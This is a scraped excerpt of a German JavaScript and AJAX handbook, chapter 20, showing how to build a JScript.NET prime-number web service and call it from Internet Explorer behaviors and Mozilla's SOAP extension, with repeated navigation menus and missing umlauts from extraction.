27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 20 Web Services**
  - **20.1 Was sind Web Services?**
    - **20.1.1 Verteiltes Arbeiten**
    - **20.1.2 WSDL**
    - **20.1.3 Web Services aufrufen**
  - **20.2 Web Services mit JScript.NET**
    - **20.2.1 Installation**
    - **20.2.2 Programmierung**
  - **20.3 Mit dem Internet Explorer auf Web Services zugreifen**
  - **20.4 Mit Mozilla auf Web Services zugreifen**

top

20.2 Web Services mit JScript.NET ▼

Ich habe es bereits angedroht – ich komme noch einmal auf die .NET-Technologie von Microsoft zurck. Der Grund: Damit sind Web Services besonders einfach zu erstellen. Keine Sorge: Jede halbwegs moderne Webtechnologie bietet Web Services an, aber mit .NET ging es eben (noch) besonders fix. Auerdem untersttzt .NET eine Reihe von Programmiersprachen, unter anderem JScript (es heit dort JScript.NET oder JScript .NET, die Microsoft-Dokumentation ist in Hinblick auf die Frage mit oder ohne Leerzeichen? auch nicht konsistent). Da JScript unserer Lieblingssprache JavaScript sehr hnelt, liegt ein Einsatz von JScript (.NET) fr Web Services also nahe.

33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen
Ihre Meinung?


Als Beispiel haben wir, wie bereits erwhnt, eine Applikation ersonnen, die berprft, ob ein bergebener Parameter eine Primzahl ist oder nicht. Das Problem ist nmlich, dass ein Web Service erstellt werden musste, der gegebenenfalls schon an anderer Stelle in hnlicher Form existiert. Leserinnen und Leser, die das Beispiel nicht nachstellen knnen (beispielsweise weil kein entsprechender Server zum Testen zur Verfgung steht), haben dann immerhin die Mglichkeit, den Web Service an einer ffentlich zugnglichen Stelle zu testen.

Das folgende Beispiel ist zwar auch im Internet verfgbar, allerdings nicht auf einem eigenen Server des Autors, weswegen nicht sichergestellt werden kann, dass das Beispiel permanent von der angegebenen Adresse abrufbar ist.

top

20.2.1 Installation ▼▲

Wenn Sie mit .NET arbeiten, gibt es zunchst zwei Mglichkeiten: .NET 1.x oder .NET 2.0. Die folgenden Beispiele sind mit beiden Versionen mglich. Beginnen wir mit .NET 1.x: Zunchst bentigen Sie einen Internet Information Server (IIS, das steht mittlerweile fr Internet Information Services, aber Server ist knackiger) von Microsoft. Dieser ist Bestandteil der Betriebssysteme Windows NT Server, Windows 2000 Professional/Server/Advanced Server, Windows XP Professional, Windows 2003 Server und diverser Ausgaben von Windows Vista. berprfen Sie zuerst, ob der Server bereits installiert ist, ansonsten installieren Sie ihn ber die Systemsteuerung (**Start** N **Systemsteuerung** N **Software** N **Windows-Komponenten hinzufgen/entfernen**) nach.



Hier klicken, um das Bild zu Vergrern

Abbildung 20.1 Der IIS muss installiert sein.


Als Nchstes mssen Sie das .NET Framework, also die .NET-Klassenbibliothek von Microsoft, herunterladen. Unter **http://www.asp.net/download.aspx** haben Sie die Mglichkeit, zwischen zwei Paketen zu whlen:

- Das **.NET Framework Redistributable** (etwa 21 MByte). Dieses Paket enthlt schon alles, was Sie zur Erstellung eines Web Service bentigen.
- Das **.NET Framework SDK** (etwa 131 MByte). Dieses Paket ist mehr als sechsmal so gro wie das Redistributable, enthlt dafr aber unter anderem eine Unmenge an Dokumentation. Wenn es Ihre Internet-Anbindung erlaubt (oder Sie jemanden mit schneller Anbindung und CD-Brenner kennen), sollten Sie dieses Paket einsetzen.

Laden Sie nun eines der beiden Pakete herunter, und starten Sie die Installation. Sie bentigen dazu Administratorrechte. Am Ende der Installation sollten Sie unter **http://msdn.microsoft.com/net** noch nachsehen, ob mittlerweile ein Update zum .NET Framework erschienen ist.

Wenn Sie mit .NET 2.0 arbeiten mchten, gibt es prinzipiell ebenfalls ein Redistributable und ein Framework SDK, aber Sie sollten am besten gleich ein komplettes Entwicklerpaket installieren. Mit dem Visual Web Developer Express Edition (kurz: VWD) bietet Microsoft eine professionelle Entwicklungsumgebung (IDE) fr ASP.NET-Anwendungen an, mit der Sie auch Webseiten erstellen knnen. Das Beste daran ist, dass Sie nicht einmal einen IIS bentigen, denn bei VWD ist bereits ein Test-Webserver dabei. Dieser Webserver erlaubt keinen Zugriff von auen, ist aber zum Testen hervorragend geeignet.

Unter **http://www.microsoft.com/germany/msdn/vstudio/products/express/vwd/** erhalten Sie den Visual Web Developer, entweder als schlanken Installer (siehe Abbildung 20.2), der die restlichen Daten aus dem Web herunterldt, oder als groes ISO-Image zum Auf-die-CD-brennen. Nach der Installation knnen Sie eine neue Website anlegen (siehe Abbildung 20.3) und innerhalb der Site auch einen Web Service erzeugen.



Hier klicken, um das Bild zu Vergrern

Abbildung 20.2 Der Installer des Visual Web Developer Express Edition



Hier klicken, um das Bild zu Vergrern

Abbildung 20.3 Die Startseite von Visual Web Developer

top

20.2.2 Programmierung ▲

Einen Web Service mit JScript.NET zu erstellen ist eine ziemlich einfache Sache. Da Web Services ein integraler Bestandteil der .NET-Strategie sind, ist viel Funktionalitt vorhanden, die sich im Hintergrund um die Kommunikation mit dem Web Service kmmert; bei anderen serverseitigen Technologien mssen Sie (noch) vieles von Hand erledigen. Es ist aber zu erwarten, dass sich das mittelfristig ndern wird.

Wie bei HTML-Dokumenten auch, reicht ein einfacher

Editor, um den Web Service zu erstellen. Bei Verwendung von ASP.NET 2.0 in Verbindung mit dem Visual Web Developer ist das natrlich besonders einfach: Legen Sie eine neue Datei vom Typ **Webdienst** an; die Dateiendung muss **.asmx** sein.

Zunchst mssen Sie dafr sorgen, dass Sie JScript berhaupt als Sprache verwenden drfen. Die Standardsprache bei .NET ist nmlich Visual Basic; Sie mssen diesen Vorgabewert ndern. Auerdem mssen Sie den Compiler noch darauf hinweisen, dass es sich um einen Web Service handelt und er (also die bergeordnete Klasse, nicht die einzelne Funktion) `Primzahlen` heit. Dies alles geht mit folgender Anweisung, die in der ersten Zeile des Dokuments stehen muss:

```
<%@ WebService Language="JScript" Class="Primzahlen" %>
```

Als Nchstes mssen Sie die .NET-Klassenbibliothek fr Web Services importieren, damit der Compiler spter die notwendige Kommunikationsfunktionalitt (inklusive SOAP) automatisch hinzufgen kann:

```
import System.Web.Services;
```

Nun erstellen Sie eine Klasse fr den Web Service. In der ersten Zeile haben wir der Klasse den Namen `Primzahlen` gegeben, weswegen diese Bezeichnung sich im Klassennamen wiederfinden muss:

```
public class Primzahlen extends WebService {
   // ...
}
```

Jetzt fehlt uns eigentlich nur noch der eigentliche Dienst: die berprfung, ob eine Zahl eine Primzahl ist oder nicht. Damit diese Funktion als Methode des Web Service erkannt wird, muss ihr das Attribut `WebMethodAttribute` vorangestellt werden.

```
WebMethodAttribute
function istPrimzahl(zahl:int):boolean {
   // ...
}
```

Sie sehen, dass bei JScript.NET Variablen typisiert sind: Das heit, eine Variable hat einen bestimmten Typ, beispielsweise Integer (`int`) oder Boolean (`boolean`). Dieser Typ wird hinter einem Doppelpunkt nach dem Variablennamen angegeben.

Die berprfung, ob der bergebene Parameter eine Primzahl ist oder nicht, wird wie folgt vorgenommen: Zunchst wird

berprft, ob als Parameter eine Zahl grer als 1 bergeben worden ist. Alle Zahlen kleiner oder gleich 1 sind keine Primzahlen.[2]

```
if (zahl < 2)
   return false;
```

Beim Aufruf des Web Service wird automatisch berprft, ob der bergebene Wert vom erwarteten Typ ist, hier also Integer. Sie mssen daher keine zustzliche Typberprfung vornehmen.

Als Nchstes wird berprft, ob die Zahl einen weiteren Teiler auer 1 und sich selbst hat. Dazu werden alle Zahlen zwischen 2 und der Wurzel der Zahl daraufhin geprft, ob sie als Teiler in Frage kommen. Zwar knnten auch grere Zahlen getestet werden, die Mathematik lehrt aber, dass es entweder Teiler bis zur Quadratwurzel gibt oder berhaupt keine.

```
for (var i=2; i<=Math.sqrt(zahl); i++) {
   if (zahl % i == 0) {
      return false;
   }
}
```

Wenn nach dem Durchlaufen dieser Schleife die Funktion immer noch nicht verlassen worden ist, liegt tatschlich eine Primzahl vor: Es gibt keinen Teiler.

```
return true;
```

Sie sehen also: Besonders aufwndig war das nicht. Hier noch einmal das komplette Listing:

```
<%@ WebService Language="JScript" Class="Primzahlen" %>
import System.Web.Services;

public class Primzahlen extends WebService {
   WebMethodAttribute
   function istPrimzahl(zahl: int) : boolean {
      if (zahl < 2) {
         return false;
      }
      for (var i=2; i<=Math.sqrt(zahl); i++) {
         if (zahl % i == 0) {
            return false;
         }
      }
      return true;
   }
}
```

Speichern Sie diese Datei unter dem Namen **Primzahlen.asmx** ab. Das Hauptverzeichnis des IIS ist bei einer

Standardinstallation **c:\inetpub\wwwroot**; legen Sie die Datei also in diesem Verzeichnis ab. Mit dem Visual Web Developer legen Sie die Datei einfach im Projektverzeichnis ab, da Sie dort ja keinen ISS bentigen.

Sollten Sie die Systemvoraussetzungen fr diesen .NET Web Service nicht erfllen (also beispielsweise keinen IIS besitzen), knnen Sie den Web Service (momentan) unter der URL **http://www6.brinkster.com/wenz/Primzahlen.asmx** ausprobieren. Sollte diese URL einmal nicht mehr funktionieren, gehen Sie zu **http://www.xmethods.net/**. Dort finden Sie eine ganze Reihe von Web Services, unter anderem auch einen Primzahltest.


Sie knnen den Web Service im Folgenden testen. Rufen Sie zunchst direkt die **.asmx**-Datei auf, indem Sie in Ihren Webbrowser die Adresse **http://localhost/Primzahlen.asmx** eingeben (oder in Visual Web Developer die Tastenkombination (Strg)+(F5) bettigen). Die Ausgabe sehen Sie in Abbildung 20.4. Der Web Service gibt Auskunft ber sich selbst und fhrt die zur Verfgung stehenden Methoden auf.



Hier klicken, um das Bild zu Vergrern


Abbildung 20.4 Die Hauptseite des Web Service

Wenn Sie dann auf **istPrimzahl** klicken, erhalten Sie zustzliche Informationen ber die Primzahlprfung, unter anderem den oder die Parameter (siehe Abbildung 20.5). Wenn Sie in das Texteingabefeld einen Wert eingeben und auf **Invoke** klicken, wird der Web Service ausgefhrt; das Ergebnis des Aufrufs wird in einem neuen Fenster angezeigt. Sie knnen dies in Abbildung 20.6 sehen.



Hier klicken, um das Bild zu Vergrern


Abbildung 20.5 Auskunft ber die Methode istPrimzahl



Hier klicken, um das Bild zu Vergrern

Abbildung 20.6 Das Ergebnis der berprfung fr die Zahl 1021

Aufmerksame Leser fragen sich mittlerweile vermutlich, wie das berhaupt funktionieren kann, denn wir haben ja keine WSDL-Beschreibung des Web Service erstellt. Der Grund ist einfach: Wenn Sie einen .NET Web Service erstellen, mssen Sie an die URL der **.asmx**-Datei einfach den Parameter **?WSDL** anhngen, und Sie erhalten automatisch ein WSDL-Dokument zurck. Abbildung 20.7 zeigt diese Beschreibung.



Hier klicken, um das Bild zu Vergrern

Abbildung 20.7 Die automatisch erzeugte WSDL-Beschreibung

Nach diesem Muster knnen Sie noch viele weitere und deutlich komplexere Web Services erstellen. Der Titel und das Thema dieses Buches ist jedoch JavaScript, weswegen wir uns jetzt wieder auf clientseitiges Terrain begeben.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 20 Web Services**
  - **20.1 Was sind Web Services?**
    - **20.1.1 Verteiltes Arbeiten**
    - **20.1.2 WSDL**
    - **20.1.3 Web Services aufrufen**
  - **20.2 Web Services mit JScript.NET**
    - **20.2.1 Installation**
    - **20.2.2 Programmierung**
  - **20.3 Mit dem Internet Explorer auf Web Services zugreifen**
  - **20.4 Mit Mozilla auf Web Services zugreifen**

top

20.3 Mit dem Internet Explorer auf Web Services zugreifen

Mit der Version 5 des Internet Explorer hat Microsoft so genannte **Behaviors** (englisch fr Verhalten) eingefhrt. Das ist nichts anderes als eine HTML-Anweisung, mit der Sie (unter anderem) die Voraussetzungen schaffen knnen, auf Web Services auch aus dem Browser heraus zuzugreifen.

Sie bentigen dazu zunchst eine **.htc**-Datei, die auf dem Microsoft-Webserver unter der URL **http://msdn.microsoft.com/archive/en-us/samples/internet/behaviors/library/webservice/** zum Download zur Verfgung steht. Hinter der Datei **webservice.htc** verbergen sich fast 2300 Zeilen JavaScript-Code. Darin sind die gesamten notwendigen Funktionalitten – Kommunikation mit dem Web Service, Dekodierung des XML-Rckgabewerts des Web Service und so weiter – implementiert. Kopieren Sie diese Datei in dasselbe

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

Verzeichnis, in dem Sie auch die nchste Datei erstellen werden: die HTML-Maske zum Aufrufen, Ausfhren und Auswerten des Web Service.

Zunchst mssen Sie das Web-Service-Behavior einbauen. Verwenden Sie dazu einfach ein `<div>`-HTML-Element, und setzen Sie den `style`-Parameter auf `"behavior:url (webservice.htc)"`:

```
<div id="PrimzahlService"
     style="behavior:url(webservice.htc)"></div>
```

Als Nchstes bentigen Sie die Maske zum Abfragen des Web Service, d.h. ein Eingabefeld fr die zu berprfende Zahl und eine Schaltflche zum Starten der berprfung:

```
<form>
   Bitte Zahl eingeben:
   <input type="text" name="zahl" size="5" />
   <input type="button" value="Prfen"
          onclick="check(this.form);" />
</form>
```

Fr die Ausgabe des Ergebnisses verwenden wir ein `<p>`-Element:

```
<p id="ausgabe">---</p>
```

Wie Sie sehen knnen, wird die Funktion `check()` aufgerufen, wenn Sie auf die HTML-Schaltflche klicken. In dieser Funktion wird eine Reihe von Schritten durchgefhrt.

Da zwischen dem Aufruf des Web Service und der Rckgabe des Ergebnisses einige Zeit verstreichen kann, wird zunchst ein Text ausgegeben, der den Besucher um ein wenig Geduld bittet:

```
document.getElementById("ausgabe").innerText =
   "Bitte warten ...";
```

Dann greifen Sie auf das Behavior zu. Da es den `id`-Parameter `"PrimzahlService"` hat, knnen Sie direkt ber `PrimzahlService` von JavaScript aus darauf zugreifen. Mit der Methode `useService()` verbinden Sie das Behavior mit dem Web Service. Dazu bergeben Sie zwei Parameter:

1. die WSDL-Beschreibung des Web Service; wie Sie wissen, erhalten Sie diese, indem Sie an die .asmx-Datei einfach ?WSDL anhngen.
2. die Bezeichnung, unter der Sie auf den Web Service zugreifen mchten; "Primzahlen" ist eine gute Wahl.

```
PrimzahlService.useService(
   "Primzahlen.asmx?WSDL",
```

```
   "Primzahlen");
```

Im nchsten Schritt rufen Sie schlielich die gewnschte Methode des Web Service auf. Dazu mssen Sie auf `PrimzahlService.Primzahlen` zugreifen (beachten Sie, wie der zweite Parameter von `useService()` hier ins Spiel kommt) und dann die Methode `callService()` aufrufen. Die folgenden drei Parameter werden erwartet:

1. die Funktion, die beim Eintreffen der Ergebnisse aufgerufen werden soll
2. der Name der aufzurufenden Methode (hier: istPrimzahl())
3. der oder die Parameter, die bergeben werden sollen

```
PrimzahlService.Primzahlen.callService(
   ergebnis,
   "istPrimzahl",
   f.elements["zahl"].value);
```

Das Vorgehen beim Aufrufen des Web Service wird auch als **asynchron** bezeichnet. Das Aufrufen und Auswerten des Web Service wird nicht in einem Aufwasch (**synchron**) erledigt, sondern in zwei Schritten; als ersten Parameter bergeben Sie an `callService` eine Referenz (also: keine Anfhrungszeichen, keine runden Klammern) auf die Funktion, die dann das Ergebnis des Web Service erhlt.

Diese Funktion muss nun noch geschrieben werden. Als Parameter enthlt sie ein Objekt, das unter anderem die folgenden Eigenschaften aufweist:

- `error` – ein boolescher Wert, der angibt, ob beim Aufruf des Web Service ein Fehler aufgetreten ist (`true`) oder nicht (`false`).
- `value` – das Ergebnis des Web Service, sofern vorhanden (sonst undefined).

Die folgende Funktion berprft den Rckgabewert und gibt entweder eine Fehlermeldung oder `"eine Primzahl"` oder `"keine Primzahl"` aus, je nach Ergebnis des Web-Service-Aufrufs:

```
function ergebnis(wert) {
   if (wert.error) {
      ausgabe.innerText = "Fehler!";
   } else {
      ausgabe.innerText = (wert.value == true) ? "" : "k";
      ausgabe.innerText += "eine Primzahl";
   }
}
```

Nachfolgend sehen Sie noch einmal das komplette Listing. Es

zeigt, dass Sie mit nur wenig Aufwand einen Web Service in Ihre HTML-Dokumente einbauen knnen − vorausgesetzt, Ihre Besucher benutzen einen Internet Explorer ab Version 5:

```
<html>
<head>
<title>Web Service</title>
<script type="text/javascript"><!--
function check(f){
   document.getElementById("ausgabe").innerText =
      "Bitte warten ...";
   PrimzahlService.useService(
      "Primzahlen.asmx?WSDL",
      "Primzahlen");
   PrimzahlService.Primzahlen.callService(
      ergebnis,
      "istPrimzahl",
      f.elements["zahl"].value);
}

function ergebnis(wert) {
   if (wert.error) {
      ausgabe.innerText = "Fehler!";
   } else {
      ausgabe.innerText = (wert.value == true) ? "" : "k";
      ausgabe.innerText += "eine Primzahl";
   }
}
//--></script>
</head>
<div id="PrimzahlService"
     style="behavior:url(webservice.htc)"></div>
<form>
   Bitte Zahl eingeben:
   <input type="text" name="zahl" size="5" />
   <input type="button" value="Prfen"
          onclick="check(this.form);" />
</form>
<p id="ausgabe">---</p>
</body>
</html>
```




Hier klicken, um das Bild zu Vergrern

Abbildung 20.8 1021 ist also tatschlich eine Primzahl.

Wenn Sie einen Web Service aufrufen, der nicht auf Ihrem Webserver liegt, hier noch ein Warnhinweis: Aus Sicherheitsgrnden unterbindet der Internet Explorer in der

Standardeinstellung den Zugriff eines Skripts auf Dokumente von einer anderen Domain. Um dies zu deaktivieren, whlen Sie **Extras** N **Internetoptionen** N **Sicherheit** N **Stufe anpassen** N **Verschiedenes** N **Auf Datenquellen ber Domaingrenzen hinweg zugreifen**. Gehen Sie aber nicht davon aus, dass Ihre Benutzer auch diesen Schritt tun!



Hier klicken, um das Bild zu Vergrern

Abbildung 20.9 Web Services von anderen Domains aufrufen

Inhaltsverzeichnis
1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

JavaScript und AJAX von Christian Wenz
Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 20 Web Services
  - 20.1 Was sind Web Services?
    - 20.1.1 Verteiltes Arbeiten
    - 20.1.2 WSDL
    - 20.1.3 Web Services aufrufen
  - 20.2 Web Services mit JScript.NET
    - 20.2.1 Installation
    - 20.2.2 Programmierung
  - 20.3 Mit dem Internet Explorer auf Web Services zugreifen
  - 20.4 Mit Mozilla auf Web Services zugreifen

top

20.4 Mit Mozilla auf Web Services zugreifen

Der Mozilla-Browser untersttzt ab Version 0.9.9 auch den Zugriff auf Web Services. Unter der URL **http://lxr.mozilla.org/seamonkey/source/extensions/xmlextras/docs/Soap_Scripts_in_Mozilla.html** finden Sie weitere Informationen und Links auf Beispieldateien.

Die Versionsnummer des Mozilla-Kerns eines Browsers wie etwa Netscape oder Firefox oder Camino erhalten Sie, indem Sie die Pseudo-URL **about:** aufrufen und einen genaueren Blick auf die Versionsbezeichnung werfen. Beim Firefox 1.5.0.6 beispielsweise ist das **Mozilla/5.0 (Windows; U; Windows NT 5.1; de; rv:1.8.0.6) Gecko/20060728 Firefox/1.5.0.6)**: Diese Browserversion basiert also auf Mozilla 1.8.0.6.

Im Folgenden sehen Sie, wie Sie von Mozilla aus den .NET Web Service aufrufen knnen. Seien Sie aber gewarnt: Die SOAP-Erweiterung hat noch einige Macken. Fr die Zukunft sind Erweiterungen angekndigt, es kann also gut sein, dass sich etwas ndern wird.

Der erste Schritt besteht darin, zunchst vom Benutzer erweiterte Privilegien fr den Webbrowser anzufordern; in Kapitel 29 erfahren Sie mehr Details dazu:

```
netscape.security.PrivilegeManager.enablePrivilege(
   "UniversalBrowserRead");
```

Mozilla-Browser haben die Angewohnheit, dass das Gewhren zustzlicher Rechte oft nur funktioniert, wenn die URL per Filesystem aufgerufen wird,

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

also als **c:\datei.html** oder **~/datei.html**; bei einem Zugriff per Webserver funktioniert das standardmig nicht.

Im Webbrowser erscheint dann ein Warnfenster, das dem Benutzer ermglicht, die erweiterten Rechte zu gewhren oder sie zu verweigern.



Hier klicken, um das Bild zu Vergrern

Abbildung 20.10 Die erweiterten Rechte werden angefordert.

Um einen Web Service per SOAP aufzurufen, mssen Sie ein `SOAPCall`-Objekt erstellen.

```
var s = new SOAPCall();
```

Dann mssen Sie zwei Eigenschaften des Objekts setzen:

- `transportURI` – Diese Eigenschaft enthlt die Adresse des Web Service, bei uns also `"http://localhost/Primzahlen.asmx"` (beziehungsweise diejenige URL, unter der Sie den Web Service erreichen – der interne Webserver des VWD luft unter einer zufllligen Portnummer).
- `actionURI` – ist die Methode, die aufgerufen werden soll. Bei uns ist dies `"http://tempuri.org/istPrimzahl"`. Anstelle von **http://tempuri.org/** geben Sie normalerweise den Server an, auf dem der Webservice schlielich liegt. Wenn Sie dies nicht tun (wie wir in unserem Beispiel), wird als Standardwert **http://www.tempuri.org/** angegeben.

Im Code sieht das dann folgendermaen aus:

```
s.transportURI = "http://localhost/Primzahlen.asmx";
s.actionURI = "http://tempuri.org/istPrimzahl";
```

Unser Web Service erwartet einen Parameter namens `"zahl"`. Dazu mssen Sie ein `SOAPParameter`-Objekt erstellen. In der Eigenschaft `name` steht der Name, in `value` der Wert:

```
var p = new SOAPParameter();
p.name = "zahl";
p.value = 1007;
```

